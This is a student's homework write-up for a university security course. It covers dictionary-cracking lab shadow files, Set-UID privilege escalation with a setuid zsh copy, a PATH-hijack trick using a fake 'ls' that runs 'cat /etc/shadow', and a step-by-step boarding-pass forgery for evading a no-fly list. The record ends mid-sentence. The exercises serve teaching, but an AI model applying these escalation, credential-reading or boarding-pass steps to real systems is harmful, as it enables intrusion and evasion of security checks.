Project 1 - CS645

Ted Moore
David Apolinar
CS645 - Fall 2020

Problem 1

Part 1 - crack the simple-shadow file
See included `SimpleCracker.java` file

To run the file, the classes need to be compiled. The java files will look for a hard coded files named

- common-passwords.txt
- shadow-simple

```
javac *.java
hadoop@hadoop-m:~/645/CS645/src$ java SimpleCracker
user0:williamsburg
user1:wisconsin
user2:sheffield
user3:oceanography
user4:rachmaninoff
user5:hawaii
user6:alicia
user7:academia
user8:marietta
user9:napoleon
```

The java class can also be fed two parameters in the following order:

```
java SimpleCracker text-password-filename simple-shadow-filena
me
```

This can be illustrated below

```
hadoop@hadoop-m:~/645/CS645/src$ java SimpleCracker common-pas
swords-2.txt shadow-simple-2
user0:williamsburg
user1:wisconsin
user2:sheffield
user3:oceanography
user4:rachmaninoff
user5:hawaii
user6:alicia
user7:academia
user8:marietta
user9:napoleon
```

Note: The program will not accept a single parameter. You will get the following error

```
hadoop@hadoop-m:~/645/CS645/src$ java SimpleCracker p1
Error, usage: java ClassName password_file shadow_file
```

Part 2 - crack the "real Linux-style" shadow file
See included `Cracker.java` file

As indicated above, the classes need to be compiled. The java files will look for a hard coded files named

- common-passwords.txt
- shadow

```
hadoop@hadoop-m:~/645/CS645/src$ java Cracker common-passwords
-2.txt shadow-2
user0:nepenthe
user1:zmodem
user5:yellowstone
user9:anthropogenic
```

And just like SimpleCracker, it can also take two parameters in the same format

```
java Cracker text-password-filename simple-shadow-filename
```

This is illustrated below

```
hadoop@hadoop-m:~/645/CS645/src$ java Cracker common-passwords
-2.txt shadow-2
user0:nepenthe
user1:zmodem
user5:yellowstone
user9:anthropogenic
```

Note: The program will not accept a single parameter. You will get the following error

```
hadoop@hadoop-m:~/645/CS645/src$ java Cracker p1
Error, usage: java ClassName password_file shadow_file
```

Part 3

The missing user's password is "darkchocolate".

We started by searching for a larger list of common English words, simply by Googling around. Eventually we landed at a Wiktionary page about Word Frequencies, which pointed us to a small site called opensubtitles.org, which provided convenient links to download word frequency files in many languages (we used en-2012). The full file list can be seen here:

https://onedrive.live.com/?id=3732E80B128D016F%213584&cid=3732E80B128D016F

Our new dictionary file contains 456,631 words *with their respective frequency counts.* Feeling confident about the discovery, we created a file with just the words and ran it through our Cracker program. No luck.

At this point we thought about common password patterns (wifi routers, coffee houses, etc) and decided that maybe our password is actually the combination of two word, and we should generate a list of two-word combinations and test that. Of course, concatenating all of the words in our dictionary file would result in 456,632^2 total combinations, so we decided to take some subset of the most common words, and concatenate them. Conveniently, we already had the frequencies available to us. A quick perusal of the contents lead us to limit our file to words with 100 or more occurrences, a somewhat arbitrary but convenient cutoff that resulted in 27,366 words. A quick python script set us up to generate a much larger (N^2) file with every two-member combination of the most common words.

```
# python
with open('en.txt', 'r') as f:
    words = f.read()
wordtuples = [w.split(" ") for w in words.splitlines()]
commonwordtuples = filter(lambda x: int(x[1]) >= 100, wordtuples)
commonwords = [w[0] for w in commonwordtuples]
with open('worddict.txt', 'w') as f:
    for w1 in commonwords:
        for w2 in commonwords:
            f.write(w1 + w2 + "\n")
```

The file contains nearly one billion words, and required a powerful machine and running multiple parallel processes to generate all of the hashes. To allow for the file to properly load in java, we implemented a multithreaded version of Cracker to handle a large files and split the work amongst 72 cores running on Microsoft Azure.


The files were split further into 36 chunks since we experienced slow loading times with Java's scanner library

```
-rw-rw-r-- 1 x-admin x-admin  11G Oct 14 16:18 worddict.txt
-rw-rw-r-- 1 x-admin x-admin 247M Oct 14 17:36 wrd.split.log00
00
-rw-rw-r-- 1 x-admin x-admin 265M Oct 14 17:36 wrd.split.log00
01
...
several files in between
...
-rw-rw-r-- 1 x-admin x-admin 297M Oct 14 17:37 wrd.split.log00
34
-rw-rw-r-- 1 x-admin x-admin 290M Oct 14 17:37 wrd.split.log00
35
```

To run the multithreaded version to help us find the missing user password, we run the following file. We happen to be fortunate in finding user4 in the first chunk. The processing took hours because of the sheer amount of data.

```
x-admin@crackervm:~/CS645/src$ java MultiCracker wrd.split.log
0000 shadow
```

Output of processing on the VM level.




```
line: 16000000
line: 17000000
line: 18000000
line: 19000000
line: 20000000
File Loaded...


user4:darkchocolate
x-admin@crackervm:~/CS645/src$
```

Problem 2

(a)

> *Figure out why the "passwd" command needs to be a Root Set-UID program. What will happen if it is not? Login as a regular user and copy this command to your own home directory (usually "passwd" resides in /usr/bin); the copy will not be a Set-UID program. Run the copied program, and observe what happens. Describe your observations and provide an explanation for what you observed.*

It will get a token manipulation error because the current user does not have access to write to the shadow file, where the passwords are stored. Our copied version of the `passwd` program does not have the Set-UID bit set (as seen in the 4th character in the permissions code being an `x` and not an `s`), and therefore runs with the permission level of the current user. In the following snippet, user1 is our regular user and does not have root privileges.

```
user1@VM:~$ cp /usr/bin/passwd passwd
user1@VM:~$ ls -l
total 64
-rw-r--r-- 1 user1 user1  8980 Apr 20  2016 examples.desktop
-rwxr-xr-x 1 user1 user1 53128 Oct 12 12:10 passwd
user1@VM:~$ ./passwd
Changing password for user1.
(current) UNIX password:
Enter new UNIX password:
Retype new UNIX password:
passwd: Authentication token manipulation error
passwd: password unchanged
user1@VM:~$
```

The permission level on the shadow file is 640 `(-rw-r-----)`, meaning only the file owner — in this case `root` — can *write* to the file, and only the owner and the group can *read* the file.

```
user1@VM:~$ ls /etc/shadow -l
-rw-r----- 1 root shadow 1743 Oct 12 12:09 /etc/shadow
user1@VM:~$ stat -c '%A %a %n' /etc/shadow
-rw-r----- 640 /etc/shadow
```

The `passwd` program must therefore execute with `root` privileges in order to modify this file. However, the copied `passwd` program is owned by `user1` and does not have the SetUID bit set, meaning it will only run with the permissions of the current user. Thus it cannot write to `etc/shadow` .

```
user1@VM:~$ ls ./passwd -l
-rwxr-xr-x 1 user1 user1 53128 Oct 12 12:10 ./passwd
```

Meanwhile, the actual real `passwd` program has the following permissions. It is owned by root **and** has the SetUID bit configured, the root group has read and execute, and others have read and execute. This means anyone can execute this file, and when they do it will run with `root` privileges.

```
user1@VM:~$ ls /usr/bin/passwd -l
-rwsr-xr-x 1 root root 53128 Mar 29  2016 /usr/bin/passwd
```

If we check the audit logs when using the copied version of password – using `auditctl` to check for any changes to `/etc/shadow`, we see the following `syscall`. The group ID is 1001, UID is 1001, and EUID is 1001, so the command will fail.

```
type=SYSCALL msg=audit(1602442018.924:97): arch=40000003 syscall=5 success=no exit=-13 a0=b77296d0 a1=80000 a2=1b6 a3=815ea738 items=1 ppid=8120 pid=9983 auid=42949672
95 uid=1001 gid=1001 euid=1001 suid=1001 fsuid=1001 egid=1001 sgid=1001 fsgid=1001 tty=pts22 ses=4294967295 comm="passwd" exe="/home/user1/passwd" key="shadow-file"
type=CWD msg=audit(1602442018.924:97): cwd="/home/user1"
type=PATH msg=audit(1602442018.924:97): item=0 name="/etc/shadow" inode=134280 dev=08:01 mode=0100640 ouid=0 ogid=42 rdev=00:00 nametype=NORMAL
type=PROCTITLE msg=audit(1602442018.924:97): proctitle="./passwd"
type=SYSCALL msg=audit(1602442018.940:98): arch=40000003 syscall=5 success=yes exit=3 a0=404066d0 a1=80000 a2=1b6 a3=80975220 items=1 ppid=9983 pid=9985 auid=429496729
5 uid=1001 gid=1001 euid=1001 suid=1001 fsuid=1001 egid=42 sgid=42 fsgid=42 tty=pts22 ses=4294967295 comm="unix_chkpwd" exe="/sbin/unix_chkpwd" key="shadow-file"
type=CWD msg=audit(1602442018.940:98): cwd="/home/user1"
type=PATH msg=audit(1602442018.940:98): item=0 name="/etc/shadow" inode=134280 dev=08:01 mode=0100640 ouid=0 ogid=42 rdev=00:00 nametype=NORMAL
```

(b1)

> *zsh is an older shell, which unlike the more recent bash shell does not have certain protection mechanisms incorporated.*
> *Login as root, copy /bin/zsh to /tmp, and make it a Set-UID program with permissions 4755. Then login as a regular user, and run /tmp/zsh. Will you get root privileges? Please describe and explain your observation.*
> *If you cannot find /bin/zsh in your operating system, please run the following command as root to install it:*
> *- For Fedora: yum install zsh*
> *- For Ubuntu: apt-get install zsh*

Copy `/bin/zsh` to `/tmp`

```
root@VM:/# cp /bin/zsh /tmp
root@VM:/# ls /tmp/zsh -l
-rwxr-xr-x 1 root root 756476 Oct 12 13:03 /tmp/zsh
root@VM:/# chmod 4755 /tmp/zsh
root@VM:/# ls /tmp/zsh -l
-rwsr-xr-x 1 root root 756476 Oct 12 13:03 /tmp/zsh
root@VM:/#
```

Using this method, we noticed that launching the local shell allows us to run as `root`, evidenced by the following command:

```
user1@VM:~$ whoami
user1
user1@VM:~$ /tmp/zsh
VM# whoami
root
VM#
```

This is again a result of the SetUID bit being configured on the `zsh` command (above). Because it is set, the program will assume the privileges of its *owner*, which in this case is `root`. Since "others" are able to execute (10th char being `x`) anyone can execute the file, and assume root privileges. This is incredibly dangerous.

For example, we were able to delete files owned by root:

```
vboxguest-Module.symvers
zsh
VM# cd /
VM# ls
bin    etc                 lib          opt   sbin  test   var
boot   folderownedbyroot   lost+found   proc  snap  test2  vmlinuz
cdrom  home                media        root  srv   tmp
dev    initrd.img          mnt          run   sys   usr
VM# rm -f folderownedbyroot
rm: cannot remove 'folderownedbyroot': Is a directory
VM# rm -f folderownedbyroot -r
VM#
```

We were also able to obtain the contents of the shadow file, which are typically denied for a regular user.

```
user1@VM:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
user1@VM:~$ /tmp/zsh
VM# whoami
root
VM# cat /etc/shadow
root:$6$NrF46O1p$.vDnKEtVFC2bXslxkRuT4FcBqPpxLqW05IoECr0XKzEEO5wj8aU3GRHW
2BaodUn4K3vgyEjwPspr/kqzAqtcu.:17400:0:99999:7:::
daemon:*:17212:0:99999:7:::
bin:*:17212:0:99999:7:::
sys:*:17212:0:99999:7:::
sync:*:17212:0:99999:7:::
games:*:17212:0:99999:7:::
man:*:17212:0:99999:7:::
lp:*:17212:0:99999:7:::
mail:*:17212:0:99999:7:::
news:*:17212:0:99999:7:::
uucp:*:17212:0:99999:7:::
proxy:*:17212:0:99999:7:::
www-data:*:17212:0:99999:7:::
```

(b2)

> *Login as root and instead of copying /bin/zsh, this time, copy /bin/bash to /tmp, make it a Set-UID program. Login as a regular user and run /tmp/bash. Will you get root privilege? Please describe and provide a possible explanation for your observation.*

Copy `/bin/bash` to `/tmp`

```
root@VM:/# cp /bin/bash /tmp/
root@VM:/# ls /tmp/bash -l
-rwxr-xr-x 1 root root 1109564 Oct 12 14:39 /tmp/bash
root@VM:/# chmod 4755 /tmp/bash
root@VM:/# ls /tmp/bash -l
-rwsr-xr-x 1 root root 1109564 Oct 12 14:39 /tmp/bash
root@VM:/#
```

Based on our testing, we were not able to assume rights as root. When launching bash after assigning permissions 4755, we still could not create or delete rights, or read the contents of the shadow file, for example.

When starting a shell, bash logs in as the current user, even though the application has the SetUID bit activated. This additional SetUID privilege is only necessary for reading/writing/executing certain files, like `passwd` or `shadow` so that users can have privileges *up to root* when necessary, but the shell presumably has logic to make sure non-root-privilege users only gain these higher permissions when absolutely necessary, rather than giving complete root access. Furthermore, I suspect that bash also checks the UID and EUID, and allows very specialized access to ensure that privileges are not abused, whereas zsh does not.

For example, here we see that as a regular user, we are unable to read the contents of the `shadow` file, even when attempting to execute with `sudo`. Bash seems to manage those permissions, even though the SetUID bit is active.

```
user1@VM:~$ /tmp/bash
bash-4.3$ cat /etc/shadow
cat: /etc/shadow: Permission denied
bash-4.3$ sudo cat /etc/shadow
[sudo] password for user1:
user1 is not in the sudoers file.  This incident will be reported.
bash-4.3$
```

In contrast, again using the *copy of the bash file* which is owned by `root` and has the SetUID bit, our regular user, `user1` is indeed able to update his/her password, which requires the file to have `root` permissions, even though they are logged in as the current user.

```
user1@VM:~$ /tmp/bash
bash-4.3$ whoami
user1
bash-4.3$ passwd
Changing password for user1.
(current) UNIX password:
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
bash-4.3$
```

(c1)

> *Is it a good idea to let regular users execute the /tmp1/bad_ls program (owned by root) instead of /bin/ls ? Describe an attack by which a regular user can manipulate the PATH environment variable in order to read the /etc/shadow file.*

Linking zsh to sh

```
root@VM:/bin# rm sh
root@VM:/bin# ln -s zsh sh
```

No, this is not a good idea to let regular users execute `/tmp1/bad_ls` program. One way to hack this is to change the default path to look for binaries in the local directory first.

```
user1@VM:/tmp1$ cat $PATH
cat: '.:/home/user1/bin:/home/user1/.local/bin:/home/seed/bin:/usr/local/sbin:/u
sr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:.:/snap/b
in:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm
/java-8-oracle/jre/bin': No such file or directory
```

When `bad_ls` is executed, it looks in the local directory first and executes the "bad" `ls` command, due to it matching the first path found. In this case this is "." or the current directory.

What the hacker can then do is create his own executable of `ls` in the local directory, but instead of `ls`, it will actually `cat /etc/shadow` (or any number of other malicious commands). Our new `ls` executable now runs the command `cat /etc/shadow` with root permission.

```
root@VM: /tmp1
#include <stdlib.h>
int main()
{
        system("cat /etc/shadow");return 0;
}
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
-- INSERT --                                          4,15-22       All
```

We set this permission to 4755.

```
root@VM:~# chmod 4755 /tmp1/bad_ls
root@VM:~# ls -l /tmp1/bad_ls
-rwsr-xr-x 1 root root 7348 Oct 12 16:11 /tmp1/bad_ls
root@VM:~#
```

Once this file is compiled into the new `ls` , the system will look in the current directory first for an executable, due to the environment variable change. The system will discover our newly compiled `ls` , and execute `cat etc/shadow`, and just like that, we can see the contents of the shadow file:

```
user1@VM:~$ /tmp1/bad_ls
root:$6$NrF4601p$.vDnKEtVFC2bXslxkRuT4FcBqPpxLqW05IoECr0XKzEE05wj8aU3GRHW
2BaodUn4K3vgyEjwPspr/kqzAqtcu.:17400:0:99999:7:::
daemon:*:17212:0:99999:7:::
bin:*:17212:0:99999:7:::
sys:*:17212:0:99999:7:::
sync:*:17212:0:99999:7:::
games:*:17212:0:99999:7:::
man:*:17212:0:99999:7:::
lp:*:17212:0:99999:7:::
mail:*:17212:0:99999:7:::
news:*:17212:0:99999:7:::
```

(c2)

> *Now, change /bin/sh so it points back to /bin/bash, and repeat the above attack. Can you still get the root privilege and list the contents of the /etc/shadow file? Describe and explain your observations.*

Reset symbolic link to `/bin/bash`

```
root@VM:~# cd /
root@VM:/# cd /bin
root@VM:/bin# rm sh
root@VM:/bin# ln -s bash sh
root@VM:/bin# ls -la sh
lrwxrwxrwx 1 root root 4 Oct 12 16:19 sh -> bash
root@VM:/bin#
```

Attempt to run the same attack as above.

```
user1@VM:~$ /tmp1/bad_ls
cat: /etc/shadow: Permission denied
user1@VM:~$
```

This time I am not able to access the `shadow` file with my `bad_ls` command. Bash again appears to manage the permissions “under the hood”, only upping permissions when necessary, rather than providing full `root` access.

(c3)

> *Specify what Linux distribution you used for Problem 2 (distribution & kernel version). You can find this information by running the command "uname –a".*

```
root@VM:~# uname -a
Linux VM 4.8.0-36-generic #36~16.04.1-Ubuntu SMP Sun Feb 5 09:39:41 UTC 2
017 i686 i686 i686 GNU/Linux
root@VM:~# 
```

Problem 3

> *Consider the following security measures for airline travel. A list of names of people who are not allowed to fly is maintained by the government and given to the airlines; people whose names are on the list are not allowed to make flight reservations. Before entering the departure area of the airport, passengers go through a security check where they have to present a government-issued ID and a boarding pass (the check done here is based on visual inspection: the person must match the picture on the ID and the name on the ID must match the name on the boarding pass). Before boarding a flight, passengers must present a boarding pass, which is scanned to verify the reservation (the check done here is to ensure the scanned information from the boarding pass matches an existing reservation in the system).*
>
> *Show how someone who is on the no-fly list can manage to fly provided that boarding passes could be generated online (as an HTML page) and then printed. Please provide a step-by-step description of the attack.*
>
> *Which additional security measures should be implemented in order to eliminate this vulnerability?*
>
> *HINT: remember that airplane-boarding passes contain a simple two-dimensional barcode.*

1. The attacker could generate and print a completely bogus boarding pass that matches their real ID using the HTML generator. Because this is a fake reservation, no check is done on the no-fly list.

2. Assuming the first check is truly just matching an ID to a name on a boarding pass, this should pass the visual inspection. The ID being used is a true government issued ID, and the boarding pass will match the name (the attacker will use their own name).
3. Once the attacker are in the airport, they simply need to obtain a photo of the two-dimensional barcode from a *real* reservation. They can then print out an updated boarding pass that contains this new barcode. Because this is a completely visual security feature, a fairly high resolution image should be sufficient to reproduce the real barcode.
4. Since the check done at the gate is simply to make sure that the boarding pass matches an existing reservation (and does not indicate they verify the corresponding name) this boarding pass will allow the attacker to gain entry to the flight.

There are a number of steps the airport could take to prevent this kind of attack. Firstly, the check done before ending the boarding area could scan the boarding pass and verify its validity. This means an attacker would have to obtain a **real** boarding pass, and because they are on a no-fly list they cannot be issued one under their own name, and their actual government issued ID would not match. The requirement then would be to forge a government ID, which is significantly more difficult.

A second alternative would be to check the ID for a match with the scanned boarding pass at the gate as well. This would have a similar result as the above in that they would need to have a fake government ID, but now the attacker would have to forge it in the time they are in the airport, and it would have to be a forgery of someone who is already on the flight. This would be nearly impossible in the time allotted.

Finally, a more secure cryptographic primitive could be used instead of, or in addition to, a two-dimensional barcode. If there were an additional secret key, or a fingerprint required in tandem with the barcode, the attacker would not be able to obtain entry simply by taking a photo of a real boarding pass. These extra requirements do need to be balanced with "usability", so that authenticated passengers can board efficiently, and don't practice bad habits like writing their (hypothetical) secret key